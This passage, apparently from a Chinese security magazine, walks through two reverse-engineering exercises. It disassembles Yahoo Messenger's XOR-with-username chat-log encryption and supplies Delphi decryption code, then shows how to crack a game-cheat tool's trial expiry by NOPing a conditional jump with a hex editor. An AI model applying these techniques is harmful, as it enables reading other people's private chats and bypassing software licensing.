


图 7

运行到这里大家会发现 eax 寄存器就是被读取的联系人聊天记录，这样更肯定了我们断下的位置是正确的。

```
004D6E7C  /$  55              push  ebp
004D6E7D  |.  8BEC            mov   ebp, esp
004D6E7F  |.  81EC 8C080000   sub   esp, 88C
004D6E85  |.  A1 48E38500     mov   eax, dword ptr [85E348]
004D6E8A  |.  53              push  ebx
004D6E8B  |.  56              push  esi
004D6E8C  |.  8BF1            mov   esi, ecx
004D6E8E  |.  33DB            xor   ebx, ebx
004D6E90  |.  395E 38         cmp   dword ptr [esi+38], ebx
                                    ; 判断 esi+38 是否为 0
004D6E93  |.  8945 FC         mov   dword ptr [ebp-4], eax
004D6E96  |.  75 32           jnz   short 004D6ECA ;如果
已经打开程序则直接跳转否则打开操作
004D6E98  |.  53              push  ebx      ; /hTemplateFile
=> NULL
004D6E99  |.  68 80000000     push  80       ; |Attributes =
NORMAL
004D6E9E  |.  6A 03           push  3        ; |Mode =
OPEN_EXISTING
004D6EA0  |.  53              push  ebx      ; |pSecurity =>
NULL
004D6EA1  |.  6A 03           push  3        ; |ShareMode =
FILE_SHARE_READ|FILE_SHARE_WRITE
004D6EA3  |.  68 00000080     push  80000000 ; |Access =
GENERIC_READ
004D6EA8  |.  FF75 08         push  dword ptr [ebp+8]   ;
|FileName
```

```
004D6EAB  |.  FF15 1C037A00 call    dword ptr
[<&KERNEL32.CreateFile>; \CreateFileA
004D6EB1  |.  83F8 FF       cmp     eax, -1
004D6EB4  |.  8946 38       mov     dword ptr [esi+38], eax
004D6EB7  |.  75 07         jnz     short 004D6EC0    ;如果创建成功则跳转
004D6EB9  |.  33C0          xor     eax, eax
004D6EBB  |.  E9 33010000   jmp     004D6FF3   ;否则直接跳出
004D6EC0  |>  53            push    ebx        ; /Origin
004D6EC1  |.  53            push    ebx        ; |pOffsetHi
004D6EC2  |.  53            push    ebx        ; |OffsetLo
004D6EC3  |.  50            push    eax        ; |hFile
004D6EC4  |.  FF15 2C027A00 call    dword ptr [<&KERNEL32.
SetFilePoi>; \SetFilePointer
```

这里程序首选判断 ESI+38 是否为 0，所以应该是程序写的调用。然后进行文件判断，如果文件被打开那么直接跳过这里，否则就打开文件，并设置文件指针。

```
004D6ECA  |> \57            push    edi      ;  保存 EDI
004D6ECB  |.  8B3D DC027A00 mov     edi, dword ptr
[<&KERNEL32.R>;  kernel32.ReadFile
004D6ED1  |.  53            push    ebx      ; /pOverlapped
004D6ED2  |.  8D45 08       lea     eax, dword ptr
[ebp+8]          ; |
004D6ED5  |.  50            push    eax      ; |pBytesRead
004D6ED6  |.  6A 04         push    4        ; |BytesToRead
= 4
004D6ED8  |.  FF75 0C       push    dword ptr [ebp+C]
; |Buffer
004D6EDB  |.  895D 08       mov     dword ptr [ebp+8], ebx
; |
004D6EDE  |.  FF76 38       push    dword ptr [esi+38]
; |hFile
004D6EE1  |.  899D 78F7FFFF mov     dword ptr [ebp-888], ebx
; |
004D6EE7  |.  899D 74F7FFFF mov     dword ptr [ebp-88C], ebx
; |
004D6EED  |.  FFD7          call    edi      ; \ReadFile
004D6EEF  |.  395D 08       cmp     dword ptr [ebp+8], ebx
004D6EF2  |.  75 13         jnz     short 004D6F07     ;
如果不是 0 则跳转
004D6EF4  |.  FF76 38       push    dword ptr [esi+38]
; /hObject
004D6EF7  |.  FF15 24037A00 call    dword ptr
[<&KERNEL32.CloseH>; \CloseHandle
004D6EFD  |.  895E 38       mov     dword ptr [esi+38], ebx
004D6F00  |.  33C0          xor     eax, eax
004D6F02  |.  E9 EB000000   jmp     004D6FF2
```

接下来对文件进行读取，先读 4 个字节，如果不为 0 则跳转，这里主要判断文件是否是为空，如果是则关闭句柄跳出解密，否则就跳转到下方继续工作。

```
004D6F07  |> \53            push    ebx     ; 这里开始主要
内容
004D6F08  |.  8D45 08       lea     eax, dword ptr [ebp+8]
004D6F0B  |.  50            push    eax
004D6F0C  |.  6A 04         push    4       ; 实际读的字节
004D6F0E  |.  FF75 10       push    dword ptr [ebp+10]
004D6F11  |.  FF76 38       push    dword ptr [esi+38]
004D6F14  |.  FFD7          call    edi     ; readfile
004D6F16  |.  53            push    ebx
004D6F17  |.  8D45 08       lea     eax, dword ptr [ebp+8]
004D6F1A  |.  50            push    eax
004D6F1B  |.  6A 04         push    4       ; 实际读的字节
004D6F1D  |.  FF75 14       push    dword ptr [ebp+14]
004D6F20  |.  FF76 38       push    dword ptr [esi+38]
004D6F23  |.  FFD7          call    edi     ; readfile
004D6F25  |.  53            push    ebx
004D6F26  |.  8D45 08       lea     eax, dword ptr [ebp+8]
004D6F29  |.  50            push    eax
004D6F2A  |.  6A 04         push    4       ; 实际读的字节
004D6F2C  |.  8D85 78F7FFFF lea     eax, dword ptr [ebp-888]
004D6F32  |.  50            push    eax
004D6F33  |.  FF76 38       push    dword ptr [esi+38]
004D6F36  |.  FFD7          call    edi     ; readfile
004D6F38  |.  B8 FF070000   mov     eax, 7FF
004D6F3D  |.  3985 78F7FFFF cmp     dword ptr [ebp-888], eax
004D6F43  |.  76 06         jbe     short 004D6F4B
```

进行了三次读取文件的操作，在第三次读取 4 个字节后将其与 0x7FF 对比，小于等于 0x7FF 就跳转，否则赋值为 0x7FF。这里最后读取的 4 个字节其实是加密字符串的长度。程序判断字符串是否超过某长度，如果不超过则继续，否则就截取一部分进行读取（在后面应该会有个大循环）。

```
004D6F62  |.  8B45 08       mov     eax, dword ptr [ebp+8]
004D6F65  |.  8D4E 1C       lea     ecx, dword ptr [esi+1C]
004D6F68  |.  889C05 7CF7FF>mov     byte ptr [ebp+eax-884], bl

004D6F6F  |.  FF15 8C047A00 call    dword ptr
[<&MSVCP71.std::ba>;  读取用户名
```

接着读取当前用户名，为以后的解密做准备。

```
004D6F75  |.  50            push    eax   ;用户名
004D6F76  |.  FFB5 78F7FFFF push    dword ptr [ebp-888]
;加密字符串长度
004D6F7C  |.  8D85 7CF7FFFF lea     eax, dword ptr [ebp-884]

004D6F82  |.  50            push    eax   ;加密字符串地址
004D6F83  |.  8BCE          mov     ecx, esi
004D6F85  |.  E8 45F9FFFF   call    004D68CF
;  解密字符串
```

到关键的地方了，这里首先 push 了三个重要内容，用户名、加密字符串长度和加密字符串地址。然后调用了 Call 004D68CF，一般情况 call 内部就应该是解密过程了，按 F7 键跟进。

里面的代码页很清爽，首先判断加密内容与获取的加密长度不为空，然后获取用户名长度，获取到就掠过跳转执行下面的循环。先提取用户名的第一个字符与加密的第一个字符进行异或。然后计数器自己加 1 并且与 key（用户名）长度求余，利用求余值获取下一个 key 字符。如此反复即实现对雅虎通聊天记录的加密字符串进行解密。

```
004D68CF  /$  55            push    ebp
004D68D0  |.  8BEC          mov     ebp, esp
004D68D2  |.  53            push    ebx
004D68D3  |.  8B5D 08       mov     ebx, dword ptr [ebp+8]
004D68D6  |.  56            push    esi
004D68D7  |.  33F6          xor     esi, esi
004D68D9  |.  3BDE          cmp     ebx, esi
;  加密内容是否为空
004D68DB  |.  74 30         je      short
004D690D              ;  为空就跳
004D68DD  |.  3975 0C       cmp     dword ptr [ebp+C], esi
;  加密字符串长度是否为空
004D68E0  |.  74 2B         je      short 004D690D
;  为空就跳
004D68E2  |.  57            push    edi
004D68E3  |.  8B7D 10       mov     edi, dword ptr [ebp+10]
004D68E6  |.  57            push    edi           ; /s
004D68E7  |.  E8 EA292900   call    <jmp.&MSVCR71.
strlen>    ; \strlen
004D68EC  |.  59            pop     ecx
;  上面获取用户名长度
004D68ED  |.  33C9          xor     ecx, ecx
004D68EF  |.  394D 0C       cmp     dword ptr [ebp+C], ecx
004D68F2  |.  8945 08       mov     dword ptr [ebp+8], eax
;  提取 key 长度
004D68F5  |.  76 15         jbe     short 004D690C
;  没有名称则跳转
```

```
    004D68F7  |>  8A043E       /mov    al, byte ptr [esi+edi]
;  提取 key 字符
    004D68FA  |.  300419       |xor    byte ptr [ecx+ebx], al
;  xor 加密字符,用户名字符
    004D68FD  |.  8D46 01      |lea    eax, dword ptr [esi+1]
    004D6900  |.  99           |cdq
    004D6901  |.  F77D 08      |idiv   dword ptr [ebp+8]
;  ebp+8 key 长度
    004D6904  |.  41           |inc    ecx
    004D6905  |.  3B4D 0C      |cmp    ecx, dword ptr [ebp+C]
;  与加密后的长度对比
    004D6908  |.  8BF2         |mov    esi, edx
    004D690A  |.^ 72 EB        \jb     short 004D68F7
;这里是循环
    004D690C  |>  5F           pop     edi
    004D690D  |>  5E           pop     esi
    004D690E  |.  5B           pop     ebx
    004D690F  |.  5D           pop     ebp
    004D6910  \.  C2 0C00      retn    0C
```

至此完成了对雅虎通的聊天记录解密的分析，总结一下：首先读取文件并提取第四个 4 个字节长度为加密字符串长度，并且获取长度后的字符串，在解密过程中首先获取当前用户的名称与长度，然后提取名称字符与加密字符串一一异或，异或后的字符串即解密后的字符串。

代码编写

分析完文件还原原理，实现程序编写就不是那么难了。Delphi 界面控件如图 8 所示。




图 8

解密过程首先填写 Yahoo 用户名作为解密 key，然后单击“解密”按钮，这时就会弹出对话框让选择要解密的文件，选择完之后程序就自动解密加密信息并输出到解密信息中。程序代码如下：

```
    procedure Encrypt(pBuffer: PByte; iBufferLen: Integer; pKey:
PChar; iKeylen: Integer);
    var
      i,t: Integer;
      pTemp: PByte;
    begin
      t:=0;
      for i:= 0 to iBufferLen-1 do
      begin
        pTemp:= PByte(DWORD(PKey) + DWORD(t));
        pBuffer^ := pBuffer^ xor pTemp^;
        t:= (t+1) mod iKeyLen;
        inc(pBuffer);
      end;
    end;
    procedure ProcessCrypt(sFile: String; CMemo: TMemo;
username:PChar);
    var
      tFile: TFileStream;
      iFileLen, i,iInfoLen: Integer;
      s: array [0..MAX_PATH] of char;
      slen:integer;
      pass:string;
    begin
       tFile:= TFileStream.Create(sFile, fmOpenRead);
       iFileLen:= tFile.Size;
       ZeroMemory(Pointer(@s), MAX_PATH);
       i:= 0;
       while   i< iFileLen do
       begin
         i:= i+$20;
         tFile.Seek(i, soBeginning);
         tFile.Read(iInfoLen, 4);
         tFile.Read(s, iInfoLen);
         Encrypt(pByte(@s), iInfoLen, username,
Length(username));
         slen:=pos('>',String(s));
         if slen<>0 then
           pass:=copy(String(s),slen+1,Length(String(s)));
         CMemo.Lines.Add(pass);
         i:= i + iInfoLen + 8;
       end;
       tFile.Free;
    end;
    procedure TForm1.Button1Click(Sender: TObject);
    begin
      if(OpenDialog1.Execute) then
      ProcessCrypt(OpenDialog1.FileName,
Memo1,PChar(edit1.text));
    end;
```

前置知识：无
关键字: Web 游戏、三国、外挂破解



Web 游戏傲视三国外挂软件破解

文/图　孙嘉骏

傲视天地是一款由上海鑫韵网络科技有限公司耗时两年精心打造的新一代战争策略类网页游戏。在玩游戏的过程中不免重复的建筑升级、武将升级，很麻烦，于是在网上找了许久，总算找到了游戏的一款外挂软件来辅助使用，可没想到，仅仅用了 10 分钟，软件就弹出了使用时间过期，请联系作者的窗口，然后外挂软件就关闭了。哎，此时可谓相当不快啊，但转眼一

看这种软件的反破解设计应该不是很复杂，于是就尝试进行了一下破解，记下破解思路与大家分享。

先看看软件，运行界面如图 1 所示。




图 1

我们进入游戏菜单设置完以后，单击“开始运行”按钮，过一会就会弹出提示过期窗口，如图 2 所示。




图 2

既然是单击“开始运行”按钮后程序弹出一个窗口，那么我们就应该可以找到一个断点，使程序断在弹出窗口之前，然后再对是否弹出窗口的条件进行分析，如图 2 所示，程序使用到期，那么就应该和系统的时间有直接关系了。我们先运行程序，再用 ollydbg 加载程序，如我所料，程序还是比较简单，并没有加反调式之类的东西（省去了不少麻烦）。因为上面提示窗口弹出时会调用到 CreateWindow 函数（或者 CreateWindowEx，CreateWindowExA，都是一样的，实则上是 CreateWindow→CreateWindowEx），于是我们在此类函数上下一个断点 bp CreateWindow（有的 ollydbg 识别不出来，可以试一下其他两个函数）。我们按 Alt+B 组合键打开断点菜单，可以看到已有断点 0x77D507EA，如图 3 所示。

```
77D2E4A9  USER32  已禁止   mov   edi, edi
77D507EA  USER32  始终     mov   edi, edi
```

图 3

然后单击“开始运行”按钮，程序也就理所应当的断下来了，如图 4 所示。

```
77D507EA    8BFF            mov     edi, edi
77D507EC    55              push    ebp
77D507ED    8BEC            mov     ebp, esp
77D507EF    833D BC14D777   cmp     dword ptr [77D714BC], 0
77D507F6  ⌄ 74 24           je      short 77D5081C
```

图 4

在此段代码下面不远处 0x77D5082A 就可以看到 Call MessageBoxA 这句代码了，可以肯定的是程序的确运行到了马上要弹出提示过期窗口的过程中了，那么程序是通过怎样的判断运行到这里呢？如果我们改变程序的判断条件，不让程序走这条路，不就可以了吗？好，我们开始找一下程序是在哪判断的。我们按 Alt+K 组合键打开 ollydbg 的堆栈调用窗口，如图 5 所示。

```
0012F3D4  10062506  USER32.MessageBoxA                 krnln.10062500
0012F3D8  00000000    hOwner = NULL
0012F3DC  0040411C    Text = "程序?,BD,"期?,AC,"如需使用
0012F3E0  100E21C8    Title = "信?,A2,": "
0012F3E4  00002000    Style = MB_OK|MB_TASKMODAL
0012F454  10028E39  包含krnln.10062506                  krnln.10028E37
0012F470  00426BBA  复件_傲?00426EC6                   复件_傲?00426BB5
0012F4CC  004269E8  ? 复件_傲?00426A90                 复件_傲?004269E3
0012F4DC  10028EB9  包含复件_傲?004269E8               krnln.10028EB6
```

图 5

可以看到是 krnln 里面的一个函数调用了 MessageBoxA，然而又是“复件_傲”（就是傲视天地的外挂程序）调用了 krnln 的函数。等于是 krnln.10028EB6→外挂的 0x4269E3→外挂的 0x426BB5→krnln.10028E37→MessageBoxA。那么 krnln 是个什么东西呢？打开软件的安装目录，我们可以看到 krnln.fnr 这个文件（此文件应该是程序运行时所需要调用的函数库，方便程序调用而特地封装了一些函数，并且做一些其他拓展功能）。于是我试着想在 0x004269E3 处下断点，跟踪一下整个调用过程，但却发现 0x004269E 是在 PE 外挂程序的 data 资源段中，不方便下断点（只能下内存访问之类断点）。我们按 Alt+M 组合键打开内存视图，看到如图 6 所示的界面。

00400000	00001000	复件_傲?		PE 文件头	Ima
00401000	00001000	复件_傲?	.text	代码	Ima
00402000	00001000	复件_傲?	.rdata	数据,输入表	Ima
00403000	00025000	复件_傲?	.data		Ima
00428000	00007000	复件_傲?	.rsrc	资源	Ima

图 6

也就是说，程序的一些代码段是保存在数据段中的，然后由 krnln.10028EB6 调用，使得 IP 寄存器跳转到该外挂程序的数据段进行运行（一般的是直接在 text 段中运行）。那么我们就在 krnln.10028EB6 下断点，如图 7 所示，单步运行总会运行到外挂程序保存在数据段中的代码中，重新载入跟踪整个过程。

```
10028EB4  .^ EB DF      └jmp   short 10028E95
10028EB6  >  FF55 FC     call  dword ptr [ebp-4]      复件_傲?004268D2
10028EB9     5F          pop   edi
```

图 7

重新载入后，单击“开始运行”按钮，程序断在了 0x10028EB6 处，我们单步步入调式，进入到如下代码段（省略部分）：

```
004268D2    55                push    ebp
004268D3    8BEC              mov     ebp, esp
004268D5    81EC 08000000     sub     esp, 8
……………………………………（省略）
004269BD    68 01000100       push    10001
004269C2    68 1C000106       push    601001C
004269C7    68 1D000152       push    5201001D
004269CC    68 03000000       push    3
004269D1    BB 20030000       mov     ebx, 320
004269D6    E8 EB040000       call    00426EC6
004269DB    83C4 28           add     esp, 28
004269DE    E8 AC61FFFF       call    0041CB8F
                              //此函数做了外挂的相关功能操作
004269E3    E8 A8000000       call    00426A90
                              //在此步入调式
……………………………………
```

从开始到外挂的 0x4269E3 处，我们可以看到这部分代码中并没有什么判断之类的跳转，顺序的执行到了外挂的 0x4269E3。也就是说，程序流程的判断应该没有在这一部分中，所以我们在 004269E3 处继续单步步入调试。

单步调试运行到如下位置：

```
00426B5D    E8 64030000    call    00426EC6
    //调用函数进行判断，返回值到//eax 中
00426B62    83C4 10        add     esp, 10
00426B65    8945 DC        mov     dword ptr [ebp-24],
eax    //把上面的值存入//[ebp-24]
00426B68    837D DC 07     cmp     dword ptr [ebp-24], 7
    //和 7 进行比较
00426B6C    0F8F 07000000  jg      00426B79
    //若大于则跳 00426B79
00426B72    B8 01000000    mov     eax, 1
    //若小于等于则赋值 eax 1
00426B77    EB 02          jmp     short 00426B7B
    //跳转到 00426B7B
00426B79    33C0           xor     eax, eax
    //清 eax 为 0
00426B7B    85C0           test    eax, eax
    //测试 eax 是否为 0
00426B7D    0F84 0A000000  je      00426B8D
    //为 0 则跳到 00426B8D，这样便会运行到 00426BB5 这一
    //句，若不为 0，就跳转 00426BE4 绕过了 00426BB5
00426B83    E8 935FFFFF    call    0041CB1B
00426B88    E9 57000000    jmp     00426BE4
00426B8D    6A 00          push    0
00426B8F    6A 00          push    0
00426B91    6A 00          push    0
00426B93    68 01030080    push    80000301
00426B98    6A 00          push    0
00426B9A    68 00000000    push    0
00426B9F    68 04000080    push    80000004
00426BA4    6A 00          push    0
00426BA6    68 1C414000    push    0040411C
00426BAB    68 03000000    push    3
00426BB0    BB 00030000    mov     ebx, 300
00426BB5    E8 0C030000    call    00426EC6
    //调用了 00426EC6，其中调用
krnln.10028E37 最后弹出了对话框，也是说只要避开这句代码就
可以成功绕过。
......
00426BE4    8BE5           mov     esp, ebp
```

通过上面的分析，我们知道了是在 0x00426B5D 处调用了函数，通过对函数的返回值判断来决定是否运行到 0x00426BB5 处，跳转代码则是 jg 00426B79，那么我们只要把此句改为什么都不做，那么程序就会顺序运行到 mov eax, 1→jmp short 00426B7B→ test eax, eax→……最后绕过 00426BB5。懂了吗？我们只要把 jg 00426B79（二进制为 0F8F 07000000）改为（9090 90909090）进行空操作就好了。说做就做，用 winhex 打开外挂程序，用二进制匹配找到所有的 0F8F 07000000 处，把其修改为 9090 90909090，如图 8 所示。

```
00018C20  A2 BC 00 00 83 C4 04 68  03 00 00 80 52 50 68 01
00018C30  00 00 00 BB F4 01 00 00  E8 89 BC 00 00 83 C4 10
00018C40  89 45 DC 83 7D DC 08 0F  8F 07 00 00 00 B8 01 00
00018C50  00 00 EB 02 33 C0 85 C0  0F 84 35 00 00 00 6A 00
00018C60  6A 00 6A 00 68 01 03 00  80 6A 00 68 00 00 00 00
```

图 8

修改为 0x90，如图 9 所示。

```
00018C20  A2 BC 00 00 83 C4 04 68  03 00 00 80 52 50 68 01
00018C30  00 00 00 BB F4 01 00 00  E8 89 BC 00 00 83 C4 10
00018C40  89 45 DC 83 7D DC 08 90  90 90 90 90 90 B8 01 00
00018C50  00 00 EB 02 33 C0 85 C0  0F 84 35 00 00 00 6A 00
00018C60  6A 00 6A 00 68 01 03 00  80 6A 00 68 00 00 00 00
```

图 9

